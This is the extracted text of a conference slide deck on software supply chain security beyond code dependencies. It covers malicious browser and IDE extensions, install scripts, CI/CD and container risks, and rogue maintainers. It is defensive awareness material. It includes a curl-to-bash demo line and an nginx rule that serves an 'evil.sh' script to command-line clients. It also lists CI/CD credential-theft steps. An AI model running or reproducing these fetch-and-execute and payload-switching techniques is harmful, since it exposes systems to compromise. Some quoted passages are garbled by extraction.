



You secured your code dependencies, is that enough?

Anant Shrivastava



Anant Shrivastava

- Chief researcher @ Cyfinoid Research
- 17+ yrs of corporate exposure
- **Speaker / Trainer:** BlackHat, c0c0n, nullcon, RootConf, RuxCon
- **Project Lead:**
 - Code Vigilant (Code Review Project)
 - Hacking Archives of India,
 - TamerPlatform (Android Security)
- (@anantshri on social platforms) <https://anantshri.info>

Question : Have you heard about



SOFTWARE SUPPLY
CHAIN SECURITY



SBOM (SOFTWARE BILL
OF MATERIAL)



SOURCE COMPOSITION
ANALYSIS TOOLS

Why?

Incidences

- SolarWind
- CodeCov
- Colonial Pipeline

Resultant

- EO by US President
- NIST SSDF Framework
- SLSA by google
- 2024 : Cert-in issued guidelines

MAY 12, 2021

Executive Order on Improving the Nation's Cybersecurity



► BRIEFING ROOM ► PRESIDENTIAL ACTIONS

By the authority vested in me as President by the Constitution and the laws of the United States of America, it is hereby ordered as follows:

Section 1. Policy. The United States faces sophisticated malicious cyber campaigns from the private sector, and ultimately the American people. The Federal Government must improve its ability to prevent, detect, and respond to these threats. The Government must also carefully examine the role of the private sector in responding to a cyber incident and apply lessons learned to government action. Protecting the Nation's cybersecurity requires the Federal Government to partner with the private sector must adapt to the continuing threat.

https://www.cert-in.org.in/PDF/SBOM_Guidelines.pdf

1 of 41 Automatic Zoom




सत्यमेव जयते

Technical Guidelines on SOFTWARE BILL OF MATERIALS (SBOM)

Version 1.0

Why now?

- Software build automation == quicker release cycle
- Automated release cycle == less wait for features
- Faster feature release == less inclination to upgrade dependencies
- Too much focus on OSS Codebase without helping the maintainers
- Impossible segregation of features and bug fixes
- Automated notification of vulnerability (hedonic hamster wheel)



The screenshot shows a GitHub search interface. At the top, there are four filter tabs: 'Created' (selected), 'Assigned', 'Mentioned', and 'Review requests'. To the right is a search bar containing the query 'is:open is:pr author:app/dependabot archived:false'. Below the search bar, a summary bar displays '55,669,846 Open' with a checkmark icon and '57,148,182 Closed'. On the right side of this bar are three dropdown menus: 'Visibility', 'Organization', and 'Sort'.

What is Software Bill of Material

Itemized list of all the ***ingredients*** in the software

Ingredients ~ third-party components

SBoM's are mostly for one level depth only with other levels plugged in each other.

<https://www.ntia.gov/report/2021/minimum-elements-software-bill-materials-sbom>

SCA Source Composition Analysis Tools

Generate or Consume SBoM



Identify

Outdated
Software

Insecure
Software


EOL Product

And more

Question : Raise your hands if



You have SCA tooling in your organization?



You follow vulnerability management practices for source code components?

Let the fun
begin

	Known to Self	Unknown to Self
Known to Others	 <h2>Open Self</h2> <hr/> <p>Information about you that both you and others know</p> <p>Also known as: Open area Free area Free self Arena</p>	 <h2>Blind Self</h2> <hr/> <p>Information about you that you don't know but others do</p> <p>Also known as: Blind area Blind spot</p>
Unknown to Others	 <h2>Hidden Self</h2> <hr/> <p>Information about you that you know but others don't</p> <p>Also known as: Hidden/Avoided Area Avoided Self Facade</p>	 <h2>Unknown Self</h2> <hr/> <p>Information about you that neither you nor others know</p> <p>Also known as: Unknown Area</p>

Software Supply Chains beyond Code chain

- We have focused too much on Software code itself
- As consumers we are dealing with too many chain not in awareness
- As a Company there are dependency chains far beyond code dependencies

What other chains?



Any Software or application which allows 3rd party to add or modify functionality

pluggable
modules /
plugins

Extensions

Theming
customizations


Why do they matter



PRODUCTION IS HARDENED, DEV
NOT SO MUCH



EASIER TO COMPROMISE LESS
GUARDED PATHS



SMALLER ORGS EASIER TO
INFILTRATE / OCCUPY / ACQUIRE

Developer Machine : Why lucrative



Lots of credentials
and access




Developers require a
bit of lax security to
get job done



Exceptions in network
policy rules



Mostly will have
admin access



Multiple powerful
apps (IDE, debugger
etc)

Show me data don't just imagine



Case studies: WYS Is not WYG

Content delivered differently to curl and browser :

Don't curl | sh


<https://jordanedredge.com/blog/one-way-curl-pipe-sh-install-scripts-can-be-dangerous/>

Don't pipe to shell

<https://www.seancassidy.me/dont-pipe-to-your-shell.html>


`curl https://anantshri.info/fun/legitimate.sh | bash`

```
}
location ~ ^/fun/legitimate.sh$ {
    if ($http_user_agent ~* "(MSIE|Trident|Edge|Chrome|Firefox)") {
        rewrite ^ /fun/legitimate.sh break;
    }
    rewrite ^ /fun/evil.sh break;
}
```



Install oh-my-zsh now

Oh My Zsh is installed by running one of the following commands in your terminal. You can install this via the command-line with either curl or wget.



Not ready to jump right in? We're not offended; it's never a bad idea to **read the documentation** first.

Psst... Oh My Zsh works best on macOS or Linux.

Chrome Browser

- By Google (claimed as fastest)
- Installer runs without admin privilege (you can cancel admin prompts)



 WEAK LINK IN THE CHAIN


Time to check if you ran any of these 33 malicious Chrome extensions

Two separate campaigns have been stealing credentials and browsing history for months.

DAN GOODIN – 3 JAN 2025 17:45 |  143

- <https://arstechnica.com/security/2025/01/dozens-of-backdoored-chrome-extensions-discovered-on-2-6-million-devices/>


What can a browser extension do



SSH Agent for Google Chrome™

4.6 ★ (12) ⓘ


Provides an SSH Agent implementation for Chrome's Secure Shell extension



HTML5FS File Editor

3.2 ★ (9 ratings)

Extension Developer Tools 267 users



Malicious EditThisCookie Extension Attacking Chrome Users to Steal Data

Chrome Cyber Security News

PUBLISHED ON JANUARY 6, 2025

BY DIVYA




Malicious EditThisCookie Extension Attacking Chrome Users to Steal Data

The popular cookie management extension EditThisCookie has been the target of a malicious impersonation. Originally a trusted tool for Chrome users, EditThisCookie allowed users to manage cookie data in their browsers.

- <https://gbhackers.com/malicious-editthiscookie-extension/>

Visual Studio Code

- Too many examples to count



The screenshot shows the marketplace entry for the 'GitHub Actions' extension. On the left is a blue icon of a play button with circuit lines. To the right, the title 'GitHub Actions' is displayed in bold. Below the title, the author 'Tim Heuer' is listed with a verified ownership badge and the domain 'timheuer.com'. To the right of the author information, it shows '1,048 installs', a 5-star rating with '(2)' reviews, and 'Free'. A tooltip is visible over the author's name, stating 'Tim Heuer has a verified ownership for the domain timheuer.com'. Below this, a partial description reads 'A window that pi... e current repo of the opened solution in Visual Studio'. At the bottom of the card is a green 'Download' button.

- <https://www.bleepingcomputer.com/news/security/malicious-vscode-extensions-with-millions-of-installs-discovered/>

Unexpected places for code execution

How to execute a script at %pre, %post, %preun or %postun stage (spec file) while installing/upgrading an rpm

May 13, 2018 by golinuxhub

RPM spec files have several sections which allow packages to run code on installation and removal. These bits of code are called scriptlets and are mostly used to update the running system with information from the package.

When scriptlets are called, they will be supplied with an argument. This argument, accessed via **\$1** (for shell scripts) is the number of packages of this name which will be left on the system when the action completes

All scriptlets MUST exit with the zero exit status.

NAME

`sources.list` - List of configured APT data sources

DESCRIPTION

The source list `/etc/apt/sources.list` and the files contained in `/etc/apt/sources.list.d/` are designed to support any number of active sources and a variety of source media. The files list one source per line (one-line style) or contain multiline stanzas defining one or more sources per stanza (deb822 style), with the most preferred source listed first (in case a single version is available from more than one source). The information available from the configured sources is acquired by `apt-get update` (or by an equivalent command from another APT front-end).

<https://manpages.debian.org/bookworm/apt/sources.list.5.en.html>

<https://www.golinuxhub.com/2018/05/how-to-execute-script-at-pre-post-preun-postun-spec-file-rpm/>

Unexpected places or code execution

https://github.blog/2022-10-18-git-security-vulnerabilities-announced/

Blog Engineering Product Security Open Source Enterprise More Try GitHub C

Upgrade to the latest Git version

The most effective way to protect against these vulnerabilities is to upgrade to Git 2.38.1. If you can't update immediately, reduce your risk by taking the following steps:

- Avoid running `git shell`, or disable its interactive mode with `rm -fr $HOME/git-shell-commands` if doing so is impractical.
- Avoid running `git clone` with `--recurse-submodules` against untrusted repositories.
If submodules are required by your workflow and you cannot upgrade, clone embedded submodules only after inspecting their contents to ensure they do not contain symbolic links in their ``$GIT_DIR/objects`` directory.

Crucially, clone submodules iteratively rather than recursively by running ``git submodule update`` at each layer of your repository's submodule chain.

Scripting in Postman

Postman's runtime is based on Node.js and lets you add dynamic behavior to requests and collections. You can use pre-request and test scripts to write API tests, build requests that can contain dynamic parameters, pass data between requests, and more.

Contents

- [Scripts in Postman](#)
- [Execution order of scripts](#)
- [Debugging scripts](#)

Scripts in Postman

You can add JavaScript code to execute during two events in the flow:

1. Before a request is sent to the server, as a [pre-request script](#) under the **Pre-request Script** tab.
2. After a response is received, as a [test script](#) under the **Tests** tab.

Postman will prompt you with suggestions as you enter text. Select one to autocomplete your code.

Notepad++

Hackers Hijacked Notepad++ Plugin To Inject Malicious Code

By [Guru Baran](#) - April 6, 2024



Malicious notepad++ package

autoCompletion	4/1/2024 6:37 PM	File folder	
functionList	4/1/2024 6:37 PM	File folder	
localization	4/1/2024 6:37 PM	File folder	
plugins	4/1/2024 6:37 PM	File folder	
themes	4/1/2024 6:37 PM	File folder	
updater	4/1/2024 6:37 PM	File folder	
userDefineLangs	4/1/2024 6:37 PM	File folder	
certificate.pem	2/22/2024 8:44 AM	PEM File	127 KB
change.log	2/19/2024 12:21 PM	Text Document	1 KB
config.xml	2/19/2024 12:21 PM	XML Document	8 KB
contextMenu.xml	2/19/2024 12:21 PM	XML Document	5 KB
contextModel.html	10/18/2023 8:11 PM	Microsoft Edge H...	2,694 KB
doLocalConf.xml	2/19/2024 12:21 PM	XML Document	0 KB
langs.model.xml	2/19/2024 12:21 PM	XML Document	452 KB
langs.xml	2/19/2024 12:21 PM	XML Document	452 KB
langsMod.html	2/20/2024 12:09 PM	Microsoft Edge H...	647 KB
license.txt	2/19/2024 12:21 PM	Text Document	35 KB
notepad.exe	2/19/2024 12:21 PM	Application	7,064 KB
nppLogNulContentCorruptionIssue.xml	2/19/2024 12:21 PM	XML Document	0 KB
readme.txt	2/19/2024 12:21 PM	Text Document	2 KB
session.xml	2/19/2024 12:21 PM	XML Document	1 KB
shortcuts.xml	2/19/2024 12:21 PM	XML Document	4 KB

CISA Warns of Trimble Cityworks RCE Vulnerability Exploited to Hack IIS...

[Guru Baran](#) - February 8, 2025

The CISA has issued a warning regarding a critical remote code execution (RCE) vulnerability affecting Trimble Cityworks, a popular software solution for local government...

<https://cybersecuritynews.com/hackers-hijacked-notepad-plugin/>

Notepad ++ Impersonation

Google search results for "download notepad++".

Search query: download notepad++

Filters: 64 bit, 32 bit, For windows 10, For windows 11, Images, Videos, For mac, For Win

About 1,18,00,000 results (0.22 seconds)

Notepad ++
https://notepad-plus-plus.org › downloads

[Downloads | Notepad++](#)

Downloads. [Download Notepad++ v8.6.4](#) · [Download Notepad++ v8.6.3](#) · [Download Notepad++ v8.6.2](#) · [Download Notepad++ v8.6.1](#) · [Download Notepad++ v8.6](#) · ...
[Download Notepad++ v8.5](#) · [V8.6.2](#) · [Download Notepad++ v8.1.9.3](#) · [V8.5.4](#)

notepad.plus
https://notepad.plus

[Notepad++ - Download Notepad++ for Windows 10,11,7,8 ...](#)

Notepad++ Free Download for Windows 10,11,7,8,Vista (64/32 bit). Complete source code editor and **Notepad** replacement.

[Contact Us](#) · [Blog](#) · [What's new?](#) · [How to's](#)

Some users have mistakenly believed that <https://notepad.plus/> is the official Notepad++ website. This confusion has led to frustration and potential security risks.


Despite declaring itself an “*unofficial fan website created for general information/educational purposes only*”, this site harbors a hidden agenda. It is riddled with malicious advertisements on every page. These advertisements aim to deceive unsuspecting Notepad++ users into clicking on them, generating profits for the site owners.

The true purpose of <https://notepad.plus/> becomes evident when we recognize that it seeks to divert traffic away from the legitimate Notepad++ website, notepad-plus-plus.org. By doing so, it compromises user safety and undermines the integrity of our community.


- <https://notepad-plus-plus.org/news/help-to-take-down-parasite-site/>

C.I. / C.D. Systems

- Not just automation
- Watch over the entire build or deployment practices
- Essential Watchers in the current landscape



How Malicious Cyber Actors Threaten the CI/CD Pipeline



Login

Administrator

Password

* * * * 5 8 4 2

Obtain credentials by dumping Environment Variables

Utilize stolen secrets (keys, tokens, etc) to access Git Repository

Modify CI/CD configuration or application source

Inject code into source code or Infrastructure as Code (IaC) configuration

Inject bad dependency

Implant CI/CD runner images and container

Compromise CI/CD server

Bypass Review

Use Admin permission to add approver



Global TeamCity Exploitation Opens Door to SolarWinds-Style Nightmare

Russia's APT29 is going after a critical RCE flaw in the JetBrains TeamCity software developer platform, prompting governments worldwide to issue an urgent warning to patch.



Tara Seals, Managing Editor, News, Dark Reading

December 14, 2023

🕒 4 Min Read



<https://www.darkreading.com/vulnerabilities-threats/global-teamcity-exploitation-opens-door-to-solarwinds-style-nightmare>

Container Images

- Don't install software
- Download containers
- Docker (ish) options needed



Alessandro Mascellino

Freelance Journalist

Email Alessandro Follow @a_mascellino

<https://blog.aquasec.com/supply-chain-threats-using-container-i...>

Two of the container images – openjdk and golang – used misleading titles that suggest they are official container images from OpenJDK and Golang, respectively. They are designed so that a user who is unfocused or in a hurry might mistake them as official container images, even though the Docker Hub accounts responsible for them are not official accounts. Once they are running, they may look like an innocent container. After running, the binary xmrig is executed (MD5: 16572572588c2e241225ea2bf6807eff), which hijacks resources for cryptocurrency mining.

malware campaigns have infiltrated
ing millions of malicious
ners.

om JFrog's security research team,
ealed a concerning trend within


<https://www.infosecurity-magazine.com/news/malicious-containers-found-docker/>

<https://blog.aquasec.com/supply-chain-threats-using-container-images>

Dependency Caching Servers

Attacks on Maven proxy repositories

Learn how specially crafted artifacts can be used to attack Maven repository managers. This post describes PoC exploits that can lead to pre-auth remote code execution and poisoning of the local artifacts in Sonatype Nexus and JFrog Artifactory.



Michael Stepankin · @artsploit

January 22, 2025

RESEARCH

SECURITY NEWS

Go Supply Chain Attack: Malicious Package Exploits Go Module Proxy Caching for Persistence

Socket researchers uncovered a backdoored typosquat of BoltDB in the Go ecosystem, exploiting Go Module Proxy caching to persist undetected for years.

<https://socket.dev/blog/malicious-package-exploits-go-module-proxy-caching-for-persistence>

Bait and Switch

Package created with a good intent but later abused

Wordpress free plugin purchased and backdoored

- <https://www.bleepingcomputer.com/news/security/backdoor-found-in-wordpress-plugin-with-more-than-300-000-installations/>

Rogue Maintainers

[peacenotwar module sabotages npm developers in the node-ipc package to protest the invasion of Ukraine](#) - Overwrite all files with ❤️ if origin is Russia or Belarus.

[Malware Civil War](#) - 25 malicious packages in npm, with some posing as "colors.js," and even an instance of malware authors targeting each other through a package called "lemaaa" designed to manipulate Discord accounts.

[Open source developer corrupts widely-used libraries, affecting tons of projects](#) - For packages color.js and faker.js, the maintainer pushed a corrupt update that triggers an infinite loop of weird characters.

Alert: peacenotwar module sabotages npm developers in the node-ipc package to protest the invasion of Ukraine

Written by:  Liran Tal

Malware Civil War – Malicious npm Packages Targeting Malware Authors

JFrog Uncovers 25 Malicious Packages in npm Registry

By Andrey Polkovnychenko and Shachar Menashe | February 22, 2022

Open source developer corrupts widely-used libraries, affecting tons of projects



/ He pushed corrupt updates that trigger an infinite loop

By Emma Roth, a news writer who covers the streaming wars, consumer tech, crypts, social media, and much more. Previously, she was a writer and editor at MUO.

Jan 10, 2022, 2:28 AM GMT-5:30 | [CI](#) [G](#) [Comments](#) [0](#) [Share](#)




Illustration by Alex Castro / The Forge

So, what's the plan?

- **A - Awareness:** Identify and move unknown risks into known risks.
- **T - Trust But Verify:** Every dependency, tool, and service should be validated.
- **O - Ongoing Monitoring:** Continuous security checks to detect changes & anomalies.
- **M - Measure & Map:** Build capabilities to **answer real questions** (e.g., how many machines have Chrome installed? How many plugins exist in GitHub workflows?).

Can of worms that I have not touched



Thanks for listening & open to Questions?

NAME **WEBSITE**

anant@cyfinoid.com

EMAIL

A diagram illustrating the components of an email address. The email address 'anant@cyfinoid.com' is centered. Above it, the word 'NAME' is positioned over 'anant' and 'WEBSITE' is positioned over '@cyfinoid.com'. Blue brackets connect these labels to the corresponding parts of the email address. Below the entire email address, the word 'EMAIL' is centered, with a blue bracket underneath it spanning the width of the address.